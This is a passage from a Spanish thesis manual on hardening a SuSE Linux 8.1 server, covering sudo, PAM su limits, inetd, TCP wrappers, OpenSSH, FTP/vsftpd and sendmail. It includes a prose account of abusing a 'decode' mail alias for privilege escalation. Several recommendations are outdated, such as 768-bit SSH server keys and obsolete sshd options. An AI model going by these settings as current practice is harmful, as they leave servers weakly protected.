La explicación del anterior ejemplo es: El comando *passwd* se ejecutara con prioridades de root y se cambiara la clave al usuario “canarva”. El comando *sudo* es muy útil en el momento de dividir responsabilidades entre varias de personas que administraran diferentes recursos del servidor. Información adicional esta disponible en el manual de: “visudo”, “sudoers” y de “sudo”

Para los archivos de los usuarios y del sistema se debe aplicar los conceptos vistos sobre los permisos de los archivos y directorios importantes. Como en el caso del directorio */etc* y del correo de cada usuario. Para hacerlo se deben fijar los permisos de modo que solo los dueños de los cuentas puedan leer su directorio de trabajo y su correo. También es importante restringir algunos comandos que no se desee que un usuario normal. Ejecute, por ejemplo el comando “su” o el comando “df”, esto se debe hacer restringiendo la ejecución de estos comando a un grupo especifico (staff o wheel).

Para crear una cuenta o modificarla se puede hacer de dos formas. La primera es por medio de la edición de los archivos /etc/passwd y /etc/shadow que contienen los datos y contraseñas de los usuarios respectivamente. Procediendo después con la creación manual del directorio del usuario (mkdir directorio_usuario) y la modificación de los permisos (chown usuario:grupo_del_usuario directorio_usuario).

La segunda forma es mediante el uso de los programas useradd para adicionar usuarios y usermod para la modificación de los usuarios.

Otro aspecto que se debe tener en cuenta es el uso del comando “su” el cual permite a un usuario convertirse en súper usuario “root**’. Se Debe restringir el uso de este comando solo a algunos usuarios** y se hace por medio de la edición del archivo de configuración del “su”, Se edita el archivo */etc/pam.d/su* y se agrega la siguiente línea:

```
auth    required    pam_wheel.so group=wheel
```

Esto le indica al sistema que cuando se realiza un “su”, el usuario que le otorgue los permisos de root debe ser del grupo wheel (este grupo puede ser cambiado a consideración del administrador) esto ayuda a la seguridad ya que si un atacante desea convertirse en root debe tener la contraseña de un alguien que pertenezca al grupo wheel y no le sirve de nada si tiene un password de un usuario normal.

Como se debe dar la menor información posible de las versiones instaladas en el servidor se modificara el rc.local para que no muestre la versión del sistema operativo cuando un usuario entra al sistema. Este proceso se realiza editando el archivo */etc/sissue y /etc/sissue.net* que son los mensajes de bienvenida cuando se entra a la maquina desde la maquina y localmente desde la red respectivamente.

Simplemente cambie el mensaje de:

```
Welcome to SuSE Linux 8.1 (i386) - Kernel 2.4.19-4GB (1).
linux login:
```

a

```
Bienvenido al Servidor para la Tesis de Grado Manual de seguridad
linux login:
```

6.2.3 Súper Servidor inetd

El inetd es un demonio llamado también “súper servidor” se encarga alojar y cargar una variedad de servicios en diferentes puertos, su archivo de configuración es /etc/inetd.conf en el cual se determina los servicios que inetd se encargara aceptar.

El primer cuidado que se debe tener con este servidor será verificar los permisos y el dueño del archivo de configuración, tal como se muestra a continuación:

```
linux:/etc # ls -als inetd.conf
  8 -rw-------  1 root     root         5422 Sep  9 00:15 inetd.conf
linux:/etc #
```

Para activar un servicio solo se necesita editar el archivo y buscar el servicio a activar

```
linux:/etc # vi /etc/inetd.conf
# Tftp service is provided primarily for booting. Most sites
# run this only on machines acting as "boot servers."
#
tftp dgram udp wait root /usr/sbin/in.tftpd in.tftpd -s /tftpboot
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers." Many sites choose to disable
# some or all of these services to improve security.
# Try "telnet localhost systat" and "telnet localhost netstat" to see that
# information yourself!
#
# finger stream tcp nowait nobody /usr/sbin/tcpd in.fingerd –w
```

Cada línea de este archivo es la referencia para el “inetd” para cargar el demonio del servicio que activara. Por ejemplo si se quiere activar el demonio del finger (ya teniendo el servidor de finger instalado) solo se quita el signo “#” al principio de la línea, si la línea del servicio no se encuentra se debe añadir utilizando el manual de instalación que viene con el código fuentes del servicio ha instalar. Para

desactivar el tftp se coloca el signo “#” al principio de la misma quedando el inetd.conf de la siguiente manera:

```
linux:/etc # vi /etc/inetd.conf
# Tftp service is provided primarily for booting. Most sites
# run this only on machines acting as "boot servers."
#
#tftp dgram udp wait root /usr/sbin/in.tftpd in.tftpd -s /tftpboot
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers." Many sites choose to disable
# some or all of these services to improve security.
# Try "telnet localhost systat" and "telnet localhost netstat" to see that
# information yourself!
#
finger stream tcp nowait nobody /usr/sbin/tcpd in.fingerd -w
```

Si se quiere comprobar que el servicio ya esta aceptando peticiones se realiza un telnet al puerto del servicio, si no se conoce el puerto, estos están definidos en el archivo /etc/services como se puede apreciar a continuación:

```
linux:/etc # less services
.
.
tftp            69/tcp          # Trivial File Transfer
tftp            69/udp          # Trivial File Transfer
finger          79/tcp          # Finger
finger          79/udp          # Finger
linux:/etc #
```

No olvide que para que los cambios que se realicen en el inetd.conf se hagan efectivos debe ser reiniciado el demonio de inetd.

Para evitar cambios accidentales de este archivo se le agrega el atributo de inmutable así nos dirá cada vez que se trate editarlo que es un archivo de solo lectura. Se hace de la siguiente forma:

```
linux:/etc #chattr +i inetd.conf
```

Para quitarlo solo se cambia el “+i” por un “-i”. También se recomienda colocar este atributo al archivo */etc/services*

6.2.4 TCP WRAPPERS

El tcp_wrappers es una forma elemental de proteccion basada en listas de acceso. Tiene 2 archivos de configuración:

El */etc/hosts.deny* donde están especificados a que maquina se le niega un servicio determinado o todos los servicios.

El archivo */etc/hosts.allow* específica que maquinas pueden acceder a que servicios.

Por ejemplo si se le permite a una maquina determinada hacer telnet desde un cliente a este servidor entnces se coloca en el archivo /etc/hosts.allow

in.telnetd: 10.10.10.80 freebsd.univalle.edu.co

El **in.telnetd** es el nombre del servicio a permitir. Solo en FreeBSD se agrega ":allow" al final de la línea mostrada en el ejemplo.

Donde 10.10.10.80 es la dirección IP y freebsd.univalle.edu.co el nombre de la maquina que permite hacer un telnet.

Y para quitar el acceso de telnet a las otras maquinas se hace de la siguiente forma en el archivo *hosts.deny*

```
linux:~ # less /etc/hosts.deny
# /etc/hosts.deny
# See `man tcpd´ and `man 5 hosts_access´ as well as /etc/hosts.allow
# for a detailed description.

http-rman : ALL EXCEPT LOCAL
in.telnetd: ALL ALL
linux:~ #
```

Para comprobar los cambios se ejecuta el comando tcpdchk.

```
linux:~ # tcpdchk
warning: /etc/inetd.conf, line 33: /usr/sbin/postfix: not found: No such file or directory
warning: /etc/hosts.deny, line 5: http-rman: no such process name in /etc/inetd.conf
linux:~ #
```

Como se puede ver este comando también comprueba las definiciones de los servicios hechas en el inetd.conf, En el ejemplo anterior se ve la aplicación postfix (el postfix es un MTA de correo) no esta instalado en el directorio /usr/bin/postfix, esto impide la ejecucion del inetd.

El siguiente paso es el montaje de herramientas de monitoreo y los servicios que se prestaran.

Las herramientas de monitoreo ya fueron vistas en el capitulo 4, se recomienda el montaje de estas herramientas que permite la continua vigilancia del sistema.

A continuación se examinará la seguridad de los servicios a prestar.

6.3. Seguridad en los servicios

6.3.1 Secure Shell.

Como se vio con el uso de herramientas sencillas de “olfateo” (sniffers) se puede capturar la información que viaja por la red. Más importante aún es posible leerla, si la información en transito va sin ninguna codificación. Algunas aplicaciones que sufren de este inconveniente son telnet, ftp y http entre otros. Es posible cifrar y usar de forma segura estos protocolos mediante SSH y SSL.

La versión segura del telnet es el “Secure shell” también conocido como ssh y tiene una funcionalidad equivalente a servicios como el rlogin, rsh, rcp y ftp. Por medio de ssh se puede establecer una terminal remota del servidor para administrarlo o simplemente manejar una cuenta electrónica remotamente.
El ssh es compatible con varios algoritmos de encriptación como:

- Triple DES: *Data Encryption Standard,* es el estándar del gobierno de Estados Unidos para cifrar datos no clasificados.
- BlowFish: Esquema de cifrado de 64 bits de alto desempeño.
- IDEA: Internacional Data Encryption Algorithm, Cuenta con una clave de 128 bits es mas rápido y mas seguro que el triple DES.
- RSA (Rivest-Shanir-Adelman): Utiliza llaves publicas y privadas, muy utilizado.

El sistema de cifrado del ssh es completamente transparente para el usuario y esta diseñado para el cambio rápido de sistema de encriptación en caso de vulnerabilidades del algoritmo actual, esto se realiza sin modificación de las funciones del ssh.

6.3.1.1 Seguridad desde la compilación

Para conseguir una adecuada seguridad se darán algunas opciones de compilación que se deben tener en cuenta.

Como primera medida este seguro que instalará la ultima versión de la aplicación esta medida se debe tener en cuenta para cualquier aplicación para así eliminar problemas de vulnerabilidad que contengan de versiones anteriores.

Normalmente en la instalación de una aplicación teniendo su código fuente se debe compilar e instalar, lo cual se realiza en tres etapas:

1. Configuración (configure): La mayoría de programas cuentan con un script que se encarga de revisar las librerías, dependencias y sistema operativo que se instalara la aplicación. En la configuración se le indica en que

directorio se instalara y que opciones se habilitaran o se deshabilitaran según nuestra necesidad.

2. Compilación (make): En este punto se crean los archivos ejecutables y de configuración de la aplicación según las opciones dadas en el punto anterior.
3. Instalación (make install): Se copian los archivos a los directorios especificados para su ejecución definitiva.

En el momento de configurar un paquete que se desea instalar se puede habilitar algunas opciones que nos ayudan a maximizar la seguridad desde la instalación.

--with-etcdir=, --prefix=
Asegurase los directorios de instalación sean en el disco duro local y no en una partición montada de NFS.
--disable-suid-ssh
Deshabilita el permiso de suid para el ssh1 el cual no es obligatorio

--without-none
Deshabilita cualquier comunicación sin encriptación

--without-rsh
No se permite el uso de rsh no permitiendo la ejecución remota de comandos.
--with-tcp-wrappers
Para mayor control sobre las maquinas clientes que se deben conectar al servidor.

Para dar más claridad sobre las opciones de la configuración se mostrara un ejemplo.

```
linux:~/fuentes/openssh-3.0p1 # ./configure –prefix=/programas/ssh
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for executable suffix...
checking for object suffix... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking build system type... i686-pc-linux-gnu
```

Para este ejemplo se especifica el directorio de instalación para el ssh por medio de la opción “prefix” y el directorio de instalación es el /programas/ssh. En /programas/ssh quedaran todos los archivos del ssh una vez terminado la instalación.

El script “configure” comprueba los prerrequisitos para la compilación e instalación del ssh. Si no se encuentra una librería requerida aparecerá un mensaje de error similar a este:

```
checking for getuserattr in -ls... no
checking for daemon... yes
checking for getpagesize... yes
checking whether snprintf correctly terminates long strings... yes
checking whether getpgrp takes no argument... yes
checking for OpenSSL directory... configure: error: Could not find working OpenSSL
library, please install or check config.log
```

El ssh necesita del OpenSSL para funcionar. Se puede obtener ayuda sobre las opciones del configure mediante el comando:

```
linux:~/fuentes/openssh-3.0p1 # ./configure –help
`configure' configures this package to adapt to many kinds of systems.
Usage: ./configure [OPTION]... [VAR=VALUE]...
To assign environment variables (e.g., CC, CFLAGS...), specify them as
VAR=VALUE.  See below for descriptions of some of the useful variables.
Defaults for the options are specified in brackets.
Configuration:
  -h, --help              display this help and exit
      --help=short        display options specific to this package
      --help=recursive    display the short help of all the included packages
  -V, --version           display version information and exit
  -q, --quiet, --silent   do not print `checking...' messages
      --cache-file=FILE   cache test results in FILE [disabled]
  -C, --config-cache      alias for `--cache-file=config.cache'
  -n, --no-create         do not create output files
      --srcdir=DIR        find the sources in DIR [configure dir or `..']
–with-ssl-dir=PATH      Specify path to OpenSSL installation
```

Una vez pasado el proceso de configuración se realiza el *“make”* cuyo proceso consume tiempo y procesador y por ultimo el *“make install”* para completar la instalación.

6.3.1.2 Configuración

Se debe tener en cuenta:

- Deshabilite del *inetd.conf* los servicios *rshd, rlogin y rexecd*.
- Deshabilite el uso del .rhosts desde el archivo configuracion del ssh

Para las llaves del servidor, el directorio debe ser un disco duro local. Si se usa una partición montada por NFS, por cada conexión las claves viajaran por la red.

Los archivos más importantes son:

/etc/ssh_host_key	Archivo de llaves

/etc/sshd.pid	Número de proceso
/etc/ssh_random_seed	Semilla aleatoria en
/etc/sshd_config	Archivo de configuración

El archivo de configuración del servidor del ssh es el */etc/ssh/sshd_config*, o simplemente /etc/sshd_config, en este archivo se encuentran las configuraciones básicas del ssh por ejemplo el puerto (22 por defecto) y la llaves del servidor.

En este archivo se encuentra la variable StrictModes que protege los archivos y los directorios de autentificación del usuario y el Umask determina los permisos de los directorios creados por el sshd. Por eso se recomienda

```
linux:/etc/ssh # grep -A 2 StrictModes /etc/ssh/sshd_config
StrictModes yes
Umask 0077
```

A continuación se configura en qué puerto funciona el ssh por medio del valor Port del archivo sshd_config, por defecto el puerto del ssh es el 22 y la mayoría de clientes ssh solicitan conexión a este puerto, al igual que el valor de ListenAddress que es 0.0.0.0. También se fija un valor para IdleTimeout el cual cierra la conexión si el usuario se encuentra en idle (Sin ninguna actividad) durante el tiempo especificado. Y se habilita los mensajes para los clientes por medio de keepalive, esto se hace con el objetivo que en caso de pérdida o problemas en la conexión se pueda obtener un mensaje de error y lograr encontrar la causa de un problema. Las líneas a editar son:

```
Port 22
ListenAddress 0.0.0.0
IdleTimeout 30m
KeepAlive yes
```

Es mejor opción es seleccionar una interfaz especifica para usar el ssh específicamente. Fijar un tiempo para establecer una identificación exitosa se realiza por medio de:

```
LoginGraceTime 30   Este valor es dado en segundo
```

Se debe especificar la longitud de la llave del servidor y el intervalo de generación, nuestra recomendación es:

```
ServerKeyBits   768
KeyRegenertionInterval 3600
```

Se puede limitar también la forma de autentificación, habilitando o deshabilitando la autentificación por contraseñas La razón para deshabilitar el uso de contraseñas es por los problemas ya conocidos como contraseñas inseguras, , robo de la contraseña etc. Si se habilita la utilización de llave publica el dilema es cómo los

usuarios suben la clave publica por primera vez?, Una opción es que los clientes generen sus claves en una maquina personal (Uso de la aplicación GnuPG o PGP) y soliciten al administrador la instalación de la llave publica en el servidor.

```
PasswordAuthentication no       #Depende de sus necesidades el habilitarlo o no
```

La autentificación de Rhost se deshabilitará ya que es propensa a ser atacada (inundación de peticiones). Al igual que la autentificación RhostRSA se recomienda deshabilitarla por ser medianamente segura y el objetivo es buscar la mejor configuración de seguridad. Las configuraciones quedan de la siguiente forma:

```
RhostsAuthentication no
RhostsRSAAuthentication no
RSAAuthentication yes
```

Si se quiere deshabilitar completamente el uso de los archivos *.rhosts* se especifica así:

```
IgnoreRhosts yes
IgnoreRootRhosts yes
```

La siguiente medida de seguridad limita el acceso al servicio de ssh a las maquinas clientes que tengan un dominio determinado. Si desea se puede restringir al acceso a unos usuarios o grupos particulares. Esto se logra añadiendo AllowUsers y AllowGroups al archivo de configuración para permitir el acceso a los usuarios y DenyUsers y DenyGroups para negar el acceso. Esta medida se puede complementar con el uso de SilentDeny evitando enviarle mensajes de la negación del servicio.

El archivo de configuración queda así:

```
AllowHosts * *.your.domain.com
DenyUsers jhcifue
SilentDeny yes
```

Si se considera que los usuarios puedan autentificarse con claves pero no el súper usuario solo se añade la siguiente línea al archivo de configuración

```
PermitRootLogin nopwd
```

Es muy importante que el root no pueda entrar al sistema directamente.
Estas son las medidas de seguridad más importantes que se debe tener en cuenta en el servidor de ssh.

El servicio de ssh es muy importante para un administrador ya que con el puede lograr que todas sus comunicaciones estén seguras además la utilización de sus

complementos como el sftp (Secure ftp) y el scp (Secure copy) lo hacen la mejor herramienta de allí la importancia de su adecuada instalación y configuración.

6.3.2 Transferencia de archivos FTP

Aunque ya se cuenta con un servicio de ftp seguro al momento de instalar el ssh, es necesario para algunos servidores la configuración del servicio de ftp por eso se tratara la seguridad de este servicio, sin dejar de recomendar el uso del sftp tanto para los usuarios y como para el administrador.

En ocasiones el ftp es un "mal necesario", por ser muy usado por los usuarios, además la posibilidad de un ftp anónimo es muy útil (aunque problemático desde el punto de vista de seguridad).

6.3.2.1 Activación del Ftp.

El servicio de ftp una vez compilado e instalado en el servidor, debe ser activado en el inetd.conf por medio de la siguiente línea.

```
linux:/etc/ssh # grep ftp  /etc/inetd.conf
ftp stream tcp nowait root /usr/sbin/tcpd in.ftpd
linux:/etc/ssh #
```

Con la adición de esta línea, el inetd se encargará de atender las peticiones al puerto 21 (puerto por defecto del ftp).

6.3.2.2 Permisos

Se debe tener mucho cuidado con los permisos que se maneja para el directorio de trabajo. El ftp utiliza un usuario creado en la instalación, este usuario es el ftp y su directorio de trabajo es el punto de inicio para el ftp.

Y los permisos que maneja este directorio son:

Tabla 11 Permiso del directorio FTP

~ftp[directorio-base]	Establecer permisos 555 y dueño root.
~ftp/bin	Establecer permisos 555 y dueño root.
~ftp/bin/ls	Establecer permisos 111 y dueño root. Solo para ejecución
~ftp/etc	Establecer permisos 555 y dueño root.
~ftp/etc/passwd	Establecer permisos 444 y dueño root. Los usuarios solo pueden leer.

6.3.2.3 Seguridad en ftp

El servidor de ftp ofrece algunas ventajas de seguridad muy marginales como el control de acceso basado en la maquina y en el usuario. Estas ventajas son controladas por medio de 3 archivos que son los siguientes

/etc/ftpusers: Restricción de usuarios.

En este archivo se encuentran los usuarios que niega el ftp y deben estar todos los usuarios que sean parte del sistema operativo como por ejemplo: daemon, pop, root (no debe tener ftp), bin, adm, games (este usuario existe solo si se tiene un entorno X), nobody, etc.

Los usuarios que el sistema utiliza tienen un número de identificación menor a 500, con esto se puede ubicar dichos usuarios el archivo /etc/passwd como se verá a continuación:

```
linux:~ # less /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
games:x:12:100:Games account:/var/games:/bin/bash
wwwrun:x:30:65534:WWW daemon apache:/var/lib/wwwrun:/bin/bash
named:x:44:44:Nameserver daemon:/var/named:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
ntp:x:74:65534:NTP daemon:/var/lib/ntp:/bin/false
                                                    De aquí en adelante
                                                    son los usuarios del servidor.

jhcifue:x:500:100:jhcifue:/home/jhcifue:/bin/bash
postgres:x:501:100::/usr/local/pgsql/:/bin/bash
i:x:502:100
snort:x:73:68:Snort network monitor:/var/lib/snort:/bin/bash
nemunoz:x:503:100::/home/nemunoz:/bin/bash
canarva:x:504:100::/home/canarva:/bin/bash
linux:~ #
```

El usuario ftp solo es usado si se habilita el servicio de ftp anónimo.

Para negar el acceso al ftp simplemente se coloca el nombre del usuario en el archivo */etc/ftpusers* como se puede ver a continuación

```
linux:~ # less /etc/ftpusers
# ftpusers      This file describes the names of the users that may
#               _*NOT*_ log into the system via the FTP server.
#               This usually includes "root", "uucp", "news" and the
```

```
#               like, because those users have too much power to be
#               allowed to do "just" FTP...
#
at
bin
daemon
firewall
games
gdm
lp
mail
man
mysql
postgres        #Cualquier usuario de base de datos
named
news
nobody
nps
oracle
pop
postfix
```

Compara este archivo con el archivo */etc/passwd* si falta algún “usuario” del sistema puede añadirlo.

/etc/ftphosts.

Se utiliza para conceder o negar simplemente el acceso al ftp de una maquina y también de un usuario desde una maquina especifica. Por defecto este archivo se encuentra vació. Y el formato que utiliza es el siguiente:

```
allow [nombre de usuario] [host] [host][host]
deny [nombre de usuario] [host] [host][host]
```

Un ejemplo de esto es:

```
linux:/ # less /etc/ftphosts
deny jhcifue 10.10.10.77
linux:/ #
```

Con esta opción se niega el acceso del usuario “jhcifue” desde la maquina 10.10.10.77 también se puede utilizar el nombre de la maquina o el uso de asteriscos (*) para denotar una red.

/etc/ftpaccess

Con este archivo se configura el ftpd para lograr limitar las acciones que tiene cada usuario por ejemplo lo mas indicado es configurar que el usuario anonymous

no pueda cambiar permisos, borrar archivos , sobrescribir o renombrar esto se logra con la siguiente estructura.

```
chmod          no      anonymous
delete         no      anonymous
overwrite      no      anonymous
rename         no      anonymous
upload     /srv/ftp/*      /          no      No se desea que los usuarios suban
upload     /srv/*          / dev      no      aquí información
noretrieve  /srv/ftp/etc
```

Con el comando *upload* se controla en que directorio se puede subir información y con el comando *noretrieve* se controla desde que directorio no se puede bajar información.

Archivo .notar

En el ftp se esta permitido utilizar el comando "*tar*" para empaquetar muchos archivos en uno solo, al menos que el archivo .notar este creado (sin ninguna información dentro de el por medio del comando *touch*) dentro de un directorio especifico al cual se le tiene prohibido empaquetar la información

```
linux:/ # touch /srv/ftp/.notar
linux:/ #
```

Para solucionar el gran inconveniente que tiene el ftp de enviar el login y la clave en texto plano a través de la red. Se ha desarrollado el SSLftp (Secure Sockets Layer ftp) el cual utiliza la autentificación y el cifrado RSA y DES, y también verifica la integridad de los datos por medio de la sesión MD5.

6.3.2.4 Vsftpd

Este servidor de ftp es uno de los más seguros y de alto desempeño, esta bajo la licencia pública GNU, este servidor tiene muchas ventajas como:

- Su diseño arregla por problema de seguridad encontrados en otros servidores de ftp como BSD-FTP, WU-FTP, and proftp
- Soluciona los problemas de buffer overflows por medio de técnicas seguras de codificación en la memoria.
- Toda la información enviada desde la red es procesada por un usuario sin privilegios
- Todos las operaciones son manejas por un solo proceso padre el cual tiene pocos privilegios.
- Los privilegios son calculados despues de entrar al sistema en forma dinámica.

- No utiliza programas externos como el /bin/ls por riesgos de mal diseño y explotación de alguna vulnerabilidad presente en estos
- Evita el uso de llamadas a librerías.
- Previene la saturación del ftp Server por medio de un manejador de ancho de banda
- Permite configurar IP virtuales y usuarios virtuales
- Puede funcionar en modo “standalone” o por medio del inetd
- Permite fijar limites por IP

Este FTP es usado como servidor en varias compañías como ftp.redhat.com, ftp.suse.com y ftp.gnu.org, también es recomendado por SANS como el servidor ftp de si preferencia y en caso de necesitar habilitar un ftp anónimo es la mejor opción.

6.3.2.4.1 Configuración

La configuración de este servidor se hace por medio del archivo */etc/vsftpd.conf* las opciones que maneja este archivo es fácil de entender, a continuación se mostrará las opciones mas importantes.

```
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are very paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
#
# Allow anonymous FTP?
anonymous_enable=YES
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you
will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
# You may specify a file of disallowed anonymous e-mail addresses.
Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# You may fully customise the login banner string:
#ftpd_banner=Welcome to blah FTP service.
#anon_other_write_enable=YES
```

anonymous_enable: Habilita la opción de entrar al servidor de ftp como usuario anónimo. Habilitarlo solo si es necesario.
write_enable: Controla cualquier comando del ftp permitiéndolos o negándolos. Estos comandos son stor, dele, rnfr, rnto, mkd, rmd, appe y site. Se recomenda no habilitarlo.
anon_upload_enable: Permite que un usuario que halla entrado al servidor como anónimo pueda subir información. Se recomienda no habilitar esta opción
anon_mkdir_write_enable: Permite al usuario anónimo crear directorios.
anon_other_write_enable: Se permite al usuario anónimo realizar otras operaciones a parte de bajar y subir información como borrar y renombrar. Se recomienda no activar esta opción.
dirmessage_enable: Se habilita la opción de presentar mensajes por cada directorio, cuando el usuario entra, el mensaje visualizado es guardado en el archivo .message.
xferlog_enable: Habilita la opción de realizar anotaciones detalladas por cada archivo que se baje o se suba al servidor. Se recomienda habilitar esta opción.
deny_email_enable: Se habilita una lista de e-mail que serán revisados cuando un usuario anónimo entra al sistema, la lista es almacenada en /etc/vsftpd.banned_emails.
ftpd_banner: Mensaje de Bienvenida.
userlist_enable: La entrada al servidor es negada para unos usuarios especificados en una lista almacenada en el archivo userlist_deny.

6.3.3 Servidor de Correo.

Las medidas para asegurar el servicio de correo pretenden:

- Proteger el servidor de ataques externos
- Proteger el servicio garantizando una correcta utilización de este.

El segundo punto se considero anteriormente.

El Sendmail es el agente de correo más conocido y con peor trayectoria en seguridad. Además consta de dos procesos con diferente propietario, Uno de propiedad del root y el otro de propiedad del usuario mail. Un ataque al proceso root del sendmail puede ocasionar graves problemas en el servidor como es la ejecución de programas con privilegios de súper usuario.

En su largo historial de servicio en el sendmail se han descubierto numerosas vulnerabilidades unas más importantes que otras. Aunque es muy difícil encontrar un método completamente eficaz, se darán una serie de recomendaciones para proteger este servicio.

Sin embargo la mejor opción de seguridad es el cambio de sendmail a otro agente de correos, por eso más delante de darán sugerencias sobre que otro agente se puede utilizar y como es la forma más segura de instalarlo.

6.3.3.1 Sendmail

6.3.3.1.1 Creación de hosts autorizados

Por medio de la configuración del sendmail se autorizara un grupo de dominios para que puedan realizar transferencias de correo por medio de un servidor principal.

Por ejemplo un distribuidor de servicios de Internet tiene un contrato con 2 empresas, las cuales les tiene que servir como servidor de correo. Estas empresas son:

mytesis.edu.co y myuniversidad.com.co

Para permitir que estos servidores puedan enviar correo se edita el archivo */etc/mail/access* agregando estos dominios a la regla de permitido (RELAY)

El formato que se debe utilizar en este archivo esta dado por las siguientes reglas

```
#<dir_email>        < palabra clave >
#<dominio >         < palabra clave >
#<dir_red>          < palabra clave >
```

Estas palabras claves son:

```
OK       (acepta los correos)
REJECT   (Rechaza los correos)
RELAY    (Implícitamente una aprobación con otras reglas)
DISCARD  (el correo es descartado)
```

También se puede colocar texto para responder los correos enviados.
Un ejemplo de este archivo es:

```
cyberspammer.com      ERROR:"550 No aceptamos este tipo de correo"
sendmail.org          OK
192.168               RELAY
localhost.localdomain RELAY
mytesis.edu.co        RELAY
myuniversidad.edu.co  RELAY
```

Como se puede apreciar en este mismo archivo se rechaza los correos entrantes de los dominios que se desee. Una vez definida estos datos se crea la base de datos con el comando "*make*" dentro del directorio "*/etc/mail*"

Existe una lista de las personas que envían correo basura esta lista es llamada "Realtime Blackhole List (RBL)" y es actualizada por los administradores de muchas partes del mundo. El inconveniente que tiene esta lista es que si algún servidor de una red determinada manda correo basura y el resto de la red no, toda la red puede estar señalada en la lista y por eso se estará rechazando algunos verdaderos correos.

Para activar este servicio se agrega la siguiente línea al archivo */etc/sendmail.mc*

```
FEATURE(rbl)
```

Y se crea el archivo de configuración del sendmail el "*sendmail.cf*" por medio de:

```
linux:~ # m4 /etc/sendmail.mc > /etc/sendmail.cf
```

Para mayor información sobre la RBL consulte la siguiente dirección http://mail-abuse.org/rbl/

6.3.3.1.2 Comandos EXPN y VRFY

Los comandos EXPN (expand) y VRFY (Verify) dan información a los intrusos sobre los usuarios validos del servidor, esta información sirve para ampliar las listas de distribución de correo basura.

La mayoría de sendmail por defecto tiene desactivados estos comandos, pero se recomienda la confirmación, y si lo tiene activado los comandos solo se agregan al /etc/sendmail.mc la siguiente línea:

```
PrivacyOptions=authwarnisgs,noexpn,novrfy
```

O también

```
PrivacyOptions=authwarnisgs,goaway        (el goaway rechaza cualquier petición de EXPN)
```

Y producir el sendmail.cf.

Desgraciadamente el sendmail tiene defectos en su diseño. Al ser un programa monolítico y gigante se ejecuta con exceso de privilegios donde la mayor parte del tiempo no son necesarios. Por eso hoy en día se existen nuevas aplicaciones MTA, por ejemplo la creación del Qmail creado por Dan Bernstein el cual ofrece desde su diseño protecciones contra spam, autentificación y aplicaciones para

chequeo de claves o el postfix, el cual es otro agente de correo del cual se hablara mas adelante.

Los modernos MTAs como el postfix, qmail dividen las tareas y las ejecutan con el mínimo de privilegios. Fueron diseñados desde el principio, pensando en obviar las limitaciones heredadas del sendmail.

6.3.3.1.3 Restricción de Shell

Existe un shell diseñado específicamente para el uso del sendmail, este shell es */usr/sbin/smrsh*, Este shell es restringido ya que solo se puede ejecutar comandos permitidos al sendmail y así evitar que un intruso ejecute comandos impropios del sendmail por medio de una vulnerabilidad del mismo.

Los comandos que el sendmail puede ejecutar por medio del shell smrsh están determinados por los comandos o link que se encuentran en el directorio. Este directorio cambia según la versión del linux (Suse, Redhat, etc.) o si es un Unix, Para saber el directorio de los comandos permitidos se puede utilizar la página manual del smrsh

```
linux:~ # man smrsh
.
FILES
     /usr/lib/sendmail.d/bin/  - directory for  restricted  programs
```

También puede ser */etc/smrsh*, una lista de estos comandos es:

```
mail -> /usr/bin/mail                    (link simbólico al comando mail)
mail.local
procmail -> /usr/bin/procmail
smrsh
vacation -> /usr/bin/vacation
```

Para configurar el sendmail para el uso de este shell restringido se hace cambiando el archivo sendmail.cf

```
linux:/usr/lib/sendmail.d/bin # more /etc/sendmail.cf |grep /bin/sh

######################################################
###   Local and Program Mailer specification   ###
######################################################

#####  @(#)local.m4     8.30 (Berkeley) 6/30/1998  ####

Mlocal,         P=/usr/bin/procmail, F=lsDFMAw5:/|@qrmn9, S=10/30, R=20/40,
                T=DNS/RFC822/X-Unix,
                A=mail -d $u
```

Mprog, **P=/bin/sh,** F=lsDFMoqeu9, S=10/30, R=20/40, D=$z:/,T=X-Unix,
A=sh -c $u

Se cambia por:

Mprog, **P=/usr/sbin/smrsh**, F=lsDFMoqeu9, S=10/30, R=20/40, D=$z:/, T=X-Unix, A=sh -c $u

Y se reinicia el sendmail para que acepte los cambios.

Para cambiarlo en el sendmail.mc y después producir el sendmail se agrega la siguiente línea.

FEATURE(`smrsh',`/usr/sbin/smrsh')

6.3.3.1.4 Archivo de Aliases

Muchas distribuciones utilizan un alias llamado “decode” el cual provee una manera fácil para transferir archivos binarios. Este alias puede ser usado para ganar privilegios de la siguiente forma.
Un usuario transfiere un archivo del binario al código ASCII con “uuencode”. Los resultados del correo es enviado al “decode” del servidor y por medio de la tubería de alias es pasado a través del comando uuencode regresando el correo a la forma binaria de ejecución.

Por eso alias como esos deben ser quitados para mayor seguridad. Los Aliases para ser suprimidos son:

```
# General redirections for pseudo accounts in /etc/passwd.
ingres:         root
uucp:           root
games:          root
system:         root
toor:           root
decode:         root
```

6.3.3.1.5 Procesamiento de la cola

